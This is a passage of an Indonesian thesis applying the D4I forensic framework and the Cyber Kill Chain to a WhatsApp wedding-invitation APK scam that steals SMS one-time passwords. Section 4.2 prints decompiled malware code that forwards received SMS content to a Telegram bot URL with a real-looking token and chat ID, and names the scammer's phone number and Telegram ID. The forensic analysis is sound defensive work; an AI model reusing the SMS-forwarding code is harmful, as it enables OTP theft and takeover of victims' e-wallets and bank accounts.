D4I dirancang untuk melengkapi dan meningkatkan proses forensik digital, bukan menggantikan proses digital yang telah ada sebelumnya. Jadi, pemeriksaan forensik digital dapat dilakukan mengikuti proses forensik digital yang telah ada sebelumnya bersama dengan D4I yang membantu peningkatan fase pemeriksaan dan analisis (Dimitriadis dkk., 2020). *Framework* D4I menyediakan langkah-langkah serta cara lebih praktis untuk dapat melakukan investigasi serangan siber terlepas dari sifat, jenis, dan kecanggihan serangan yang terjadi.

Framework D4I memiliki dua pilar. Pertama yaitu artefak kategorisasi yang diusulkan dan pemetaannya ke CKC seperti yang akan disajikan pada subbagian berikutnya. Kedua yaitu metode instruksi langkah-langkah yang diusulkan untuk peningkatan tahap pemeriksaan dan analisis, yang berdasarkan kategorisasi dan pemetaan artefak yang digambarkan sebelumnya.

3.2 Kategorisasi dan Pemetaan artefak digital

Pada fase pemeriksaan NIST (Dimitriadis dkk., 2020; Riadi dkk., 2018), pemeriksa mengekstrak dan menilai data yang didapat dari sistem yang disusupi sambil menjaga integritas data. Namun, sistem bisa saja berisi ribuan data dan file OS, kita dapat mengidentifikasi mereka dari serangan, yaitu dengan mencari jejaknya, dan menyelidiki serangan itu bisa menjadi tugas yang sangat berat.

Untuk mendapatkan solusi dari masalah ini, artefak telah dikategorikan dan dipetakan ke dalam fase CKC. Dengan cara ini, pemeriksa forensik digital akan dapat mengidentifikasi semua jejak/artefak yang ditinggalkan/dibuat oleh serangan di setiap fase CKC (fase pemeriksaan NIST). Memanfaatkan kategorisasi yang diusulkan dan pemetaan artefak dalam hubungannya dengan petunjuk langkah-langkah yang dijelaskan dalam subbagian berikutnya, analis dapat memfokuskan upaya mereka hanya pada artefak yang berkorelasi antara fase CKC. Oleh karena itu, identifikasi mereka yang relevan dengan serangan yang sedang diselidiki menjadi tugas yang mudah.

Tabel 3. 1 Pemetaan kategori artefak ke fase CKC


Fase	Kategori Artefak	
R	D4I	ICMP (*windows event*, *netstat, firewall*/IDS *logs*, lalu lintas PCAP balik langsung dari RAM) & data target yang akan dituju.
W	D4I	*File* yang digunakan untuk mengirimkan *malware* dan metadatanya (contoh metadata dokumen yang terinfeksi dapat mengungkapkan alat yang digunakan mengembangkan *malware* yang tertanam di dalamnya – muatan dokumen)
D	D4I	*Social media*, Pembukaan *File/Folder*, Unduhan *File*, Perangkat Eksternal/penggunaan USB *File/ Folder* tempat aplikasi menyimpan lampiran atau *file* yang diunduh (contoh *file viber.db, Folde*r tempat *uTorrent* menyimpan *file*),
E	D4I	Aplikasi yang rentan diidentifikasi oleh penilaian kerentanan itu sendiri atau sebagai bagian dari Manajemen Risiko, *File/Folder* tempat aplikasi menyimpan *file* sementara atau menyimpan *file* secara otomatis (bisa juga diperoleh setelah decompile file)
I	D4I	*Boot Sectors, MFT Slack*, Lokasi *start-up* (misalnya kunci menjalankan *registry*), instal malware ataupun request access
C2	D4I	Pemindahan data hasil curian agar sulit dilacak(menggunakan pihak ke-tiga).Jaringan MRU (misalnya *netstat*), Lalu lintas PCAP baik secara langsung maupun dari RAM (contoh kueri DNS dapat digunakan untuk mengekstrak data) Semua OS
A	D4I	Semua artefak OS dan aplikasi Windows, dan log Audit, pengambilan data penting dan eksekusi.

Tabel 3.1 menggambarkan pemetaan artefak berbasis CKC yang diidentifikasi dalam Kategorisasi D4I. Selain itu, penelitian ini juga dapat mengidentifikasi dan mengategorikan artefak Windows lainnya dengan penyesuaian kasus. Pemetaan kategori fase CKC termasuk dalam bagian dari D4I pada tabel 3 dan dipetakan disetiap fase CKC. Setiap artefak mungkin termasuk dalam beberapa kategori tergantung pada konteks yang diperiksa dan dianalisis.

Misalnya, artefak mengenai file undangan pernikahan dalam bentuk apk, dapat memberikan informasi tentang perangkat yang digunakan untuk mengirimkan *malware* (perangkat lunak berbahaya) atau mengekstrak data sehingga masing-masing termasuk dalam tahap "Pengiriman" dan "Tindakan pada Tujuan". Kategorisasi kemudian dapat digunakan dalam metode instruksi langkah-demi-langkah yang diusulkan.

3.3 Metode instruksi langkah demi langkah untuk pemeriksaan dan analisis

Metode instruksi langkah-demi-langkah yang diusulkan untuk NIST yang berfokus pada peningkatan tahap pemeriksaan dan analisis terdiri dari 6 langkah berikut (Gambar 3.1):



Gambar 3. 1 Metode langkah demi langkah yang diusulkan.

Terlihat pada gambar diatas memiliki definisi langkah-langkah sebagai berikut:

1. *Choose*: Pilih satu fase CKC untuk memulai investigasi.
2. *Identify*: Identifikasi semua artefak yang termasuk dalam fase (pemeriksaan) CKC yang dipilih berdasarkan kategorisasi artefak yang diusulkan.
3. *Correlate*: Temukan korelasi antara artefak dari fase CKC yang dipilih dengan artefak milik fase CKC yang sama, sebelumnya atau berikutnya (pemeriksaan NIST). Artefak dapat dikorelasikan dengan atributnya (misalnya stempel waktu, nama) atau konten (misalnya kode *VBScript Microsoft Word* dan ADS *file*).
4. *Construct Correlate of artefact*(CoA): Simpan setiap artefak yang memiliki korelasi apa pun dengan artefak milik fase CKC yang sama, sebelumnya atau berikutnya dan tambahkan ke rantai. Akibatnya, analisis dilakukan karena kesimpulan sudah mulai ditarik.
5. *Repeat*: Ulangi prosedur (1-4 langkah) untuk semua fase CKC.
6. *Analyze* CoA: Analisis CoA untuk menentukan apakah itu menggambarkan serangan (analisis NIST). Saat serangan mengikuti fase yang dijelaskan dalam CKC, rantai artefak ini adalah bukti jejak serangan yang ditinggalkan.

3.4 Perangkat dan aplikasi pendukung

Pada proses investigasi dibutuhkan perangkat dan aplikasi yang dapat mendukung berjalannya proses investigasi. Perangkat dan aplikasi pendukung yang membantu berjalannya investigasi ini yaitu:

1. unit laptop ROG strix g g531gt
2. 1 unit hp samsung galaxy note 10
3. Apktool
4. Aplikasi andoid showjava
5. Visual Studio Code

3.5 Decompile file APK android

Untuk mengumpulkan berkas yang dibutuhkan dalam menjalankan investigasi, dilakukan decompile pada file Undangan Pernikahan yang memiliki format APK.

3.5.1. Apktool

Untuk decompile pertama dicoba dengan menggunakan Apktool. Apktool merupakan sebuah alat untuk PC yang dapat digunakan untuk merekayasa ulang sebuah file apk android. Langkah-langkah yang dilakukan dalam decompile file dengan menggunakan apktool yaitu:

1. Instalasi apktool di laptop
2. Download file malware yang berbentuk apk andoid pada whatsapp.
3. Jika format file malware unknown, lakukan rename untuk mengubah format menjadi apk
4. Untuk menggunakan apktool, buka opsi apk tool pada cmd
5. Buka repositori file tempat di downloadnya malware apk android
6. Lakukan decompile file

3.5.2. ShowJava

Untuk decompile kedua dilakukan dengan menggunakan aplikasi ShowJava. Aplikasi ShowJava merupakan aplikasi berbasis android yang digunakan untuk membantu proses pembongkaran file APK untuk memperoleh file-file yang dibutuhkan dalam investigasi. Langkah-langkah yang dilakukan dalam decompile dile dengan menggunakan aplikasi ShowJava yaitu:


1. Install aplikasi showjava di playstore.
2. Matikan data cellular dan WiFi untuk mencegah malware bekerja
3. Lakukan instalasi malware dengan format APK di perangkat yang sama. Dan untuk mencegah malware bekerja jangan berikan akses SMS selesah selesai instalasi dan membuka aplikasi
4. Buka aplikasi Showjava.
5. Pilih menu “+” yang ada di sudut kanan bawah.
6. Pilih dari yang sudah terinstall
7. Pilih aplikasi malware
8. Lakukan decompile file dengan pilihan yang tersedia

BAB IV
HASIL DAN PEMBAHASAN

Untuk melakukan investigasi, dilakukan proses berdasarkan langkah demi langkah yang diusulkan. Terlebih dahulu penjelasan modus penipuan dijelaskan pada Tabel 1, dengan melakukan penyesuaian fase CKC (*Cyber Kill Chain*) pada kasus penipuan Undanga pernikahan palsu.

Tabel 4 1 Simulasi Modus Alur Penipuan

No	Fase CKC	Tindakan
1	R (*Reconnaissance*)	Tahap Pengintaian, penyerang mulai untuk menentukan target pengguna WhatsApp yang akan dituju dan mulai mencari tahu nama korban dengan data yang mereka miliki.
2	W (*Waeponization*)	Tahap persenjataan, penyerang akan mempersiapkan foto profile yang mendukung, file undangan pernikahan.apk palsu, pesan pengantar, serta isi pesan WhatsApp yang di dalamnya terdapat dokumen palsu serta instruksi untuk membuka dan menginstall file setelah menyesuaikan dengan pengintaian sebelumnya.
3	D (*Delivery*)	Pengiriman malware lewat pesan WhatsApp yang telah disiapkan seakan-akan pesan tersebut berasal dari sumber yang terpercaya.
4	E (*Exploitation*)	Pada tahap eksploitasi pengguna WhatsApp atau korban menerima pesan dan mengikuti instruksi pesan.
5	I (*Installation*)	Setelah korban menginstall aplikasi, aplikasi akan meminta izin untuk beberapa akses yang diperlukan. Jika korban setuju, pelaku dapat memiliki akses yang diperlukan.
6	C2 (*Command and Control*)	Pada tahap ini, penyerang melakukan pengendalian dan tindakan pada akses atau data yang telah dicuri sesuai dengan tujuan penyerangan. Di dalam kasus yang di angkat, tindakan yang diambil pelaku adalah mengakses sms korban dan mendapatkan data-data penting seperti kode One-Time Password (OTP)
7	A (*Action on object*)	Eksekusi sesuai dengan tujuan korban, sehingga tujuan penyerang selesai.



Gambar 4.1 Skema Penipuan Undangan Pernikahan


Pada gambar 4.1, Terdapat gambaran skema alur bagaimana WhatsApp scam Undangan pernikahan bisa terjadi. Hal yang menjadi target penipu disini adalah kode OTP untuk dapat mengakses e-wallet atau akun pribadi korban.

4.1 Hasil Decompile file APK

Hasil dari langkah-langkah yang disarankan akan dilakukan sesuai dengan yang dijelaskan sebelumnya


4.1.1 Apktool

Proses dan hasil decompile dengan menggunakan Apktool sebagai berikut:




Gambar 4.2 Apktool telah terinstall

Gambar 4.2 merupakan tampilan jika apktool telah terinstall di laptop dan sudah siap digukanan




Gambar 4.3 Download dan ganti format file

Ketika penginstalan malware dilakukan, format yang tersedia hanya unknown. Itu terjadi karena file belum dapat teridentifikasi. Agar file dapat di decompile diperlukan rename format menjadi apk seperti gambar 4.3.



Gambar 4.4 Proses decompile dengan apktool

Proses dilakukan dengan menggunakan cmd. Pada pelaksanaannya repositori diarahkan ke file tempat malware disimpan dan diikuti dengan perintah “apktool d -m [nama file.apk]”. Setelah proses decompile berhasil tampilan akan seperti gambar 4.4.




Gambar 4.5 Decompile apktool berhasil.

Jika decompile apktool telah berhasil, file repositori dari hasil decompile apktool dapat ditemukan pada folder yang sama dengan tempat file malware disimpan seperti yang ditampilkan pada gambar 4.5. Hasil file repositori dari decompile apktool menjadi bahan utama berjalannya investigasi.


4.1.2 Show Jawa

Jika apktool dirancang untuk digunakan pada PC, Show Java merupakan aplikasi yang diperuntukkan untuk decompile file menggunakan android. Proses decompile menggunakan aplikasi Show java sebagai berikut:




Gambar 4.6 Install Show Jawa

Karena Show java diperuntukkan untuk pengguna hp android, aplikasi ini dapat ditemukan dan diinstall di Play Store seperti pada gambar 4.6. Untuk tahap selanjutnya, agar melengkapi untuk dilakukannya decompile, diperlukan download dan install file malware undangan pernikahan pada device yang sama. Untuk menghindari malware bekerja, akses internet pada perangkat harus dinonaktifkan dan permintaan akses SMS juga ditolak agar malware tidak dapat bekerja.




Gambar 4.7 Tampilan utama Show Java

Setelah instalasi aplikasi Show Java dan aplikasi Undangan pernikahan yang didapat dari penipu, decompile dengan Show Java dimulai dengan membuka aplikasi Show Java seperti pada Gambar 4.7.




Gambar 4.8 Mulai decompile dengan Show Java

Pada gambar 4.8, proses decompile dilakukan dengan mengambil file dari aplikasi yang telah terinstal pada perangkat, ini sebabnya dibutuhkan instalasi aplikasi yang ingin didecompile pada perangkat yang sama untuk mempermudah decompile aplikasi.



Gambar 4.9. Memilih decompiler yang sesuai.

Pada gambar 4.9, setelah aplikasi malware dipilih, proses decompile dapat dilakukan dengan memilih decompiler yang cocok dan sesuai dengan kebutuhan. Untuk proses decompile akan membutuhkan beberapa waktu tergantung besar file yg didecompile.



Gambar 4.10 Hasil decompile Show Java

Setelah proses decompile dilakukan, pada gambar 4.10, ditampilkan repositori hasil dari aplikasi malware yang telah berhasil didecompile. Hasil file repositori ini menjadi dasar dari proses investigasi yang akan dilakukan.

4.2 Hasil Investigasi dengan D4I

Hasil dari langkah-langkah investigasi yang dilakukan dengan penerapan kerangka kerja metode D4I dengan kombinasi dari fase CKC sebagai berikut:


1. Penyelidikan dimulai dengan fase Installation CKC (D4I - Choose), artefak-artefak yang termasuk ke dalam fase ini diidentifikasi berdasarkan kategorisasi dan pemetaan (D4I-Identify). Di antaranya, pada Gambar 2 ditentukan bahwa install aplikasi dan izin request access SMS merupakan tujuan yang diinginkan oleh penipu untuk mengambil data yang diinginkan, yang menjadikan tahap awal berhasil atau tidaknya penipuan dengan (D4I-Correlate). Disini, rantai artefak berkorelasi pada install aplikasi dan request access SMS milik fase Installation CKC (D4I – Construct CoA).

Tabel 4. 2 CoA Installation

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	-
2	W (*Weaponization*)	-
3	D (*Delivery*)	-
4	E (*Exploitation*)	-
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	-
7	A (*Action on object*)	-


Gambar 4.11 Install aplikasi Undangan Pernikahan

Pada gambar 4.11, ketika aplikasi malware Undangan Pernikahan sudah terinstal, jika kita memilih untuk selesai, icon aplikasi tidak akan muncul pada tampilan utama aplikasi yang sudah terinstal. Ini membuktikan bahwa aplikasi ini berjalan di latar belakang hp.



Gambar 4.12 Permintaan Akses SMS

Setelah aplikasi malware undangan pernikahan selesai diinstal, ketika aplikasi langsung dibuka, aplikasi akan meminta izin akses SMS. Untuk sebuah aplikasi, izin akses SMS merupakan sebuah izin yang tidak diperlukan serta akses SMS merupakan salah satu akses pribadi dari pengguna HP.




Gambar 4.13 Stuck pada aplikasi

Pada investigasi ini, ketika izin akses SMS diberikan, aplikasi malware undangan pernikahan hanya akan menampilkan tampilan seperti gambar 4.13. Dengan adanya stuck seperti itu, membuat pengguna aplikasi terpaksa menutup aplikasi tersebut. Dan dengan tidak adanya aplikasi pada tampilan daftar aplikasi terinstal di menu utama, menjadikan malware aplikasi undangan pernikahan sangat mungkin bekerja pada saat di latar belakang perangkat.

2. Langkah setelahnya, artefak yang termasuk ke dalam fase Exploitation (D4I – Choose) dilakukan identifikasi (D4I - Identify). Setelah dilakukan decompile pada aplikasi undangan pernikahan, pada Gambar 4.14 terdapat file xml yang dijalankan dengan isi mencurigakan yang meminta akses yang tidak seharusnya diminta, salah satunya akses SMS (D4I - Correlate). Disini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, dan file xml (D4I – Construct CoA).

Tabel 4. 3 CoA Exploitation

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	-
2	W (*Waeponization*)	-
3	D (*Delivery*)	-
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	-
7	A (*Action on object*)	-



Gambar 4.14 Akses pada File XML

Ketika repositori aplikasi malware dianalisis ditemukan pada file XML izin akses yang tidak biasa seperti gambar 4.14. Pada source code tersebut daftar akses yang diminta oleh aplikasi meliputi kendali penuh pada SMS, internet, hingga data informasi perangkat.

3. Artefak yang termasuk ke dalam fase Delivery CKC (D4I - Choose) diidentifikasi berdasarkan kategorisasi dan pemetaan (D4I-Identify). Setelah artefak diidentifikasi ditemukan bahwa file xml serta file aplikasinya dikirimkan melalui pesan WhatsApp seperti Gambar 4 menggunakan teknik social engineering (D4 - Correlate). Disini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, file xml, dan WhatsApp (D4I – Construct CoA).

Tabel 4. 4 CoA Delivery

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	-
2	W (*Waeponization*)	-
3	D (*Delivery*)	WhatsApp
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	-
7	A (*Action on object*)	-

Gambar 4.15 Pesan WhatsApp dengan teknik Social Engineering

Pada gambar 4.15, penipu memanfaatkan teknik Social Engineering. Penipu memancing rasa penasaran korban untuk membuka dan menginstal aplikasi undangan pernikahan agar dapat mengetahui siapa yang mengundang mereka.

4. Artefak yang termasuk ke dalam fase Reconnaisance CKC (D4I - Choose) diidentifikasi berdasarkan kategorisasi dan pemetaan (D4I-Identify). Setelah artefak diidentifikasi, ditemukan bahwa untuk melakukan teknik social engineering diperlukan nomor HP yang terhubung ke WhatsApp korban yang akan ditargetkan untuk dikirimkan pesan WhatsApp (D4 - Correlate). Disini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, file xml, WhatsApp, dan Nomor HP (D4I – Construct CoA).

Tabel 4. 5 CoA Reconnaissance

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	Nomor HP
2	W (*Waeponization*)	-
3	D (*Delivery*)	WhatsApp
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	-
7	A (*Action on object*)	-

5. Artefak yang termasuk ke dalam fase Waeponization CKC (D4I - Choose) diidentifikasi berdasarkan kategorisasi dan pemetaan (D4I-Identify). Setelah artefak diidentifikasi, pada pesan WhatsApp yang dikirim penipu ditemukan adanya aplikasi malware yang ditutupi dengan nama “Undangan Pernikahan.apk” (D4 - Correlate),seperti yang terlihat pada gambar 4. Disini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, file xml, WhatsApp, Nomor HP dan malware (D4I – Construct CoA).


Tabel 4. 6 CoA Weaponization

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	Nomor HP
2	W (*Waeponization*)	Malware APK
3	D (*Delivery*)	WhatsApp
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	-
7	A (*Action on object*)	-

6. Artefak yang termasuk ke dalam fase Command & Control CKC (D4I - Choose) diidentifikasi berdasarkan kategorisasi dan pemetaan (D4I-Identify). Setelah artefak diidentifikasi, pada decompile aplikasi malware terdapat file "MainActivity.java" yang disana ditemukan adanya perintah untuk melanjutkan informasi perangkat serta SMS yang diterima perangkat kepada bot telegram seperti yang ditunjukan pada gambar 5, dan disini penipu dapat menerima dan melihat data SMS yang diinginkan (D4 - Correlate). Sampai titik ini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, file xml, WhatsApp, Nomor HP, malware, da (D4I – Construct CoA).

Tabel 4. 7 CoA Command and Control


No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	Nomor HP
2	W (*Waeponization*)	Malware APK
3	D (*Delivery*)	WhatsApp
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	Bot Telegram
7	A (*Action on object*)	-



```
BroadcastReceiver onNotice = new BroadcastReceiver(){

lic void onReceive(Context context, Intent intent) {
String string2 = intent.getStringExtra("package");
String string3 = intent.getStringExtra("title");
String string4 = intent.getStringExtra("text");
intent.getStringExtra("id");
new TableRow(MainActivity.this.getApplicationContext()).setLayoutParams((ViewGroup.LayoutParams)new TableRow.LayoutParams(-1, -2));
TextView textView = new TextView(MainActivity.this.getApplicationContext());
textView.setLayoutParams((ViewGroup.LayoutParams)new TableRow.LayoutParams(-2, -2, 1.0f));
textView.setTextSize(12.0f);
textView.setTextColor(Color.parseColor((String)"#000000"));
textView.setText((CharSequence)Html.fromHtml((String)("From : " + string3 + " | Message : </b>" + string4)));
Request request = new Request.Builder().url("https://api.telegram.org/bot5822101495:AAEdLEC9YpRXMEl3ZKO2s7ipk0E9B2xe8Tw/sendMessage?parse_mode=markdown&chat_id=6219609429&text=*" +
MainActivity.this.client.newCall(request).enqueue(new Callback(){

    public void onFailure(Call call, IOException iOException) {
        iOException.printStackTrace();
    }

    public void onResponse(Call call, Response response) throws IOException {
        Log.d((String)"demo1", (String)("OnResponse: Thread Id " + Thread.currentThread().getId()));
        if (response.isSuccessful()) {
            response.body().string();
        }
    }
});


TextView textView;
ings websettingku;
webviewku;
```


Gambar 4.16 Script untuk melanjutkan pesan pada SMS ke Bot Telegram

Pada gambar 4.16, terdapat source code yang di dalamnya ada perintah untuk mengirimkan SMS yang diterima hp korban ke Bot telegram. Perintah ini dikirim melalui token bot yang telah dibuat sebelumnya oleh penipu.



Gambar 4.17 Token Bot Telegram

Ketika token botnya di investigasi, diketahui bahwa bot ini memakai nama UNDANGAN dengan username “undangannnubot” seperti pada gambar 4.17. Bot ini bisa ditemukan di telegram dengan mencari bot melalui username pada Telegram.



Gambar 4.18 Bot Telegram

Setelah dicari melalui username pada telegram, ditemukan bahwa penipu menggunakan bot dengan nama UNDANGAN seperti pada gambar 4.18. Pada proses pencarian bot telegram ini, banyak ditemukan bot lainnya yang sejenis dengan bot ini yang juga memakai nama dan username yang berawalan kata undangan, bisa ditarik kesimpulan bahwa bot ini hanyalah salah satu dari banyaknya bot yang telah dibuat untuk penipuan seperti ini.

7. Artefak yang termasuk ke dalam fase Actions on Object CKC (D4I - Choose) merupakan bagian final dalam upaya pelaku mengumpulkan data korban (D4I-Identify). Setelah artefak diidentifikasi ditemukan bahwa data yang diincar pelaku adalah One-Time Password yang diperoleh dari SMS hp korban melalui Bot Telegram (D4 - Correlate). Disini, rantai artefak yang berkorelasi berisi install aplikasi, request access SMS, file xml, dan WhatsApp (D4I – Construct CoA).

Tabel 4. 8 CoA Action on Object

No	Fase	CoA (Correlate of arthefact)
1	R (*Reconnaissance*)	Nomor HP
2	W (*Waeponization*)	Malware APK
3	D (*Delivery*)	WhatsApp
4	E (*Exploitation*)	File XML
5	I (*Installation*)	Install Aplikasi & Request Access SMS
6	C2 (*Command and Control*)	Bot Telegram
7	A (*Action on object*)	OTP (One Time Password)

Bagian diatas menunjukan bahwa serangan diselidiki secara bertahap dengan cara langkah-demi-langkah yang diusulkan. Dengan mendapatkan akses ke OTP nantinya pelaku dapat memanfaatkan OTP ini dengan login ke akun-akun E-wallet korban seperti Gopay, Shopeepay, Ovo dan sebagainya serta mengambil keuntungan yang ada. OTP juga bisa dimanfaatkan dengan akun-akun yang terkait oleh nomor HP korban.

Setelah dianalisis lebih lanjut ada banyak faktor yang dapat membatalkan modus pelaku, hal-hal tersebut seperti:

1. Akses SMS ditolak
2. Aplikasi malware langsung segera dihapus.
3. Tidak ada akun yang terkait dengan nomor whatsapp.
4. Tidak terhubung ke internet.
5. Kartu SIM sudah tidak aktif.

Hasil untuk 5W 1H:

1. Apa yang diincar oleh pelaku penipuan Whatsapp scam? Kode OTP dari perangkat korban
2. Siapa yang melakukan penipuan? Pelaku dengan no hp 082176220526 dan telegram id 6173947003
3. Dimana dia melakukan penipuan? Di Whatsapp
4. Kenapa dia melakukan penipuan? Karena ingin memperoleh keuntungan dengan mengincar uang yang dimiliki korban di M-banking dan E-wallet.

5. Kapan? (Pertanyaan kapan disesuaikan dengan waktu terjadinya penipuan berdasarkan laporan yang diterima)
6. Bagaimana cara dia melakukan penipuan? Penipu melakukan teknik social engineering dengan modus undangan pernikahan agar korban menginstal apk malware yang dikirim pelaku dengan target akses SMS. Setelah pelaku mendapatkan akses ke SMS perangkat korban, pelaku akan melakukan request kode OTP dan mengirimkan ke bot telegram agar sulit untuk dilacak. Dengan kode OTP tersebut pelaku akan mengincar M-banking dan E-wallet korban.

BAB V
KESIMPULAN DAN SARAN

5.1 Kesimpulan

Berdasarkan uraian diatas maka diambil kesimpulan bahwa:

1. Penipuan pada WhatsApp dengan modus Undangan Pernikahan merupakan penipuan yang menargetkan akses kepada SMS perangkat korbannya dengan tujuan mendapatkan kode OTP dan data pendukung lainnya yang berada di SMS, hanya saja penipuan ini masih memiliki banyak kekurangan sehingga banyak cara untuk mencegah dan membatalkan penipuan ini berhasil terjadi.
2. Framework D4I perlu diterapkan untuk membuat digital forensik dapat diterima di pengadilan, dengan hasil investigasi yang tidak rinci dapat mengakibatkan bukti digital tidak diterima dan tidak sah.
3. Pencurian OTP merupakan salah satu dari rangkaian penipuan yang menargetkan pencurian uang pada M-Banking, E-wallet, atau akun pribadi korban yang dituju. tetapi penipu perlu informasi lain seperti PIN akun korban untuk verifikasi login dan mengambil alih akun korban.
4. Investigasi dengan framework D4I berfungsi dalam membantu menguraikan dan memfokuskan tahapan Pemeriksaan dan Analisis untuk meningkatkan hasil investigasi.
5. *Framework* D4I mampu menjelaskan dengan rinci simulasi alur kejahatan dari modus awal penipu, bagaimana penipuan dilakukan, hingga tujuan akhir dari penipu.

Kelebihan dari D4I yaitu dapat menyediakan alur investigasi untuk menghasilkan bukti digital forensik yang lengkap dengan bantuan CKC yang tidak disediakan metode NIST, sedangkan Kekurangan dari D4I yaitu investigator yang mau menggunakan D4I harus menguasai pemetaan artefak yang disediakan D4I terlebih dahulu untuk bisa menggunakan metode ini dengan baik. Karena framework D4I belum begitu dikenal di Indonesia, alangkah lebih baik framework ini lebih sering digunakan dan juga bisa digabungkan dengan metode-metode lainnya.

5.2 Saran

Berdasarkan kesimpulan diatas saran-saran yang diberikan sebagai berikut:

1. Mencoba framework D4I dengan metode dan kasus yang lain.

2. Melakukan Investigasi dengan studi kasus yang tergolong baru untuk uji coba efektifitas framework ini.
3. Jika terlanjur melakukan instalasi malware dan ingin menghapus malware yang telah terinstal, malware dapat ditemukan di pengaturan perangkat pada daftar aplikasi terinstal (APK malware tidak akan muncul di file manager atau di daftar aplikasi di menu karna berjalan di belakang layar)
4. Untuk melakukan decompile file, disarankan untuk menggunakan Show Java karna file langsung ditampilkan dengan source code java, sehingga lebih mudah untuk dianalisa dan tidak perlu mengganti format setelah dilakukan decompile.

DAFTAR PUSTAKA

Agarwal, A. A., & Gupta, M. M. (2011). Systematic Digital Forensic Investigation Model. Dalam *Saurabh Gupta & Prof. (Dr.) S.C. Gupta International Journal of Computer Science and Security (IJCSS)* (Nomor 5).

Ahmadian, H., & Sabri, A. (2021). TEKNIK PENYERANGAN PHISHING PADA SOCIAL ENGINEERING MENGGUNAKAN SET DAN PENCEGAHANNYA. Dalam *Djtechno : Journal of Information Technology Research* (Vol. 2, Nomor 1).

Beebe, N. L., & Clark, J. G. (2005). A hierarchical, objectives-based framework for the digital investigations process. *Digital Investigation*, *2*(2), 147–167. https://doi.org/10.1016/J.DIIN.2005.04.002

Brady, O. (2018). *Exploiting Digital Evidence Artefacts*. https://kclpure.kcl.ac.uk/portal/

Dimitriadis, A., Ivezic, N., Kulvatunyou, B., & Mavridis, I. (2020). D4I - Digital forensics framework for reviewing and investigating cyber attacks. *Array*, *5*, 100015. https://doi.org/10.1016/j.array.2019.100015

Du, X., Le-Khac, N.-A., & Scanlon, M. (2017). *Evaluation of Digital Forensic Process Models with Respect to Digital Forensics as a Service*.

Harichandran, V. S., Walnycky, D., Baggili, I., & Breitinger, F. (2016). CuFA: A more formal definition for digital forensic artifacts. *DFRWS 2016 USA - Proceedings of the 16th Annual USA Digital Forensics Research Conference*, S125–S137. https://doi.org/10.1016/j.diin.2016.04.005

Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*.

Kiwia, D., Dehghantanha, A., Choo, K. K. R., & Slaughter, J. (2018). A cyber kill chain based taxonomy of banking Trojans for evolutionary computational intelligence. *Journal of Computational Science*, *27*, 394–409. https://doi.org/10.1016/J.JOCS.2017.10.020

Kyei, K., Zavarsky, P., Lindskog, D., & Ruhl, R. (2013). LNICST 114 - A Review and Comparative Study of Digital Forensic Investigation Models. Dalam *LNICST* (Vol. 114).

Lu, M., & Reeves, J. (2014). *Types of Cyber Attacks* (Nomor 1).

Peasah, K. O., Quayson, E., Agyei, O., & Danso Ansong, E. (2017). Survey of Digital Forensic Models and Proposed Thematic Scheme. Dalam *International Journal of Computer Applications* (Vol. 169, Nomor 11).

Rafizan, O., & Bidang, P. (2011). *ANALISIS PENYERANGAN SOCIAL ENGINEERING*.

Rahardjo, B. (2013). *SEKILAS MENGENAI FORENSIK DIGITAL*.

Raiyn, J. (2014). A survey of cyber attack detection strategies. *International Journal of Security and its Applications*, *8*(1), 247–256. https://doi.org/10.14257/ijsia.2014.8.1.23

Riadi, I., Rusydi Umar, dan, & Dahlan Jl Soepomo, A. (2018). *RANCANGAN INVESTIGASI FORENSIK EMAIL DENGAN METODE NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY (NIST)*. 2018.

Salahdine, F., & Kaabouch, N. (2019). Social engineering attacks: A survey. Dalam *Future Internet* (Vol. 11, Nomor 4). MDPI AG. https://doi.org/10.3390/FI11040089

Selamat, S. R., Yusof, R., & Sahib, S. (2008). Mapping Process of Digital Forensic Investigation Framework. Dalam *IJCSNS International Journal of Computer Science and Network Security* (Vol. 8, Nomor 10).

Shumba, R. (2018). *Exploring the Use of Graph Databases to Catalog Artifacts for Client Forensics* (Vol. 8). https://commons.erau.edu/adfsl/2018/presentations/5

Tanujaya, A. (2023). Statistik Kejahatan Siber di Indonesia Selama 2023. *detikinet*. https://inet.detik.com/security/d-7054249/statistik-kejahatan-siber-di-indonesia-selama-2023

Tri Purwanti, I. (2015). *Digital Forensik Sebagai Alat Bukti Tindak Pidana Ada Nomernya*.

Try Sulistyono, H. (2020). *PROSEDUR AUTENTIFIKASI ALAT BUKTI ELEKTRONIK PADA PEMERIKSAAN PERSIDANGAN*.

Widatama, K., & Prayudi, Y. (2017). *Konsep Lemari Penyimpanan Bukti Digital Menggunakan Struktur Bahasa XML*.

Widi, S. (2023). *Pengguna Media Sosial di Indonesia Sebanyak 167 Juta pada 2023*. DataIndonesia.id. https://dataindonesia.id/internet/detail/pengguna-media-sosial-di-indonesia-sebanyak-167-juta-pada-2023

Yusoff, Y., Ismail, R., & Hassan, Z. (2011). Common Phases of Computer Forensics Investigation Models. *International Journal of Computer Science and Information Technology*, *3*(3), 17–31. https://doi.org/10.5121/ijcsit.2011.3302

LAMPIRAN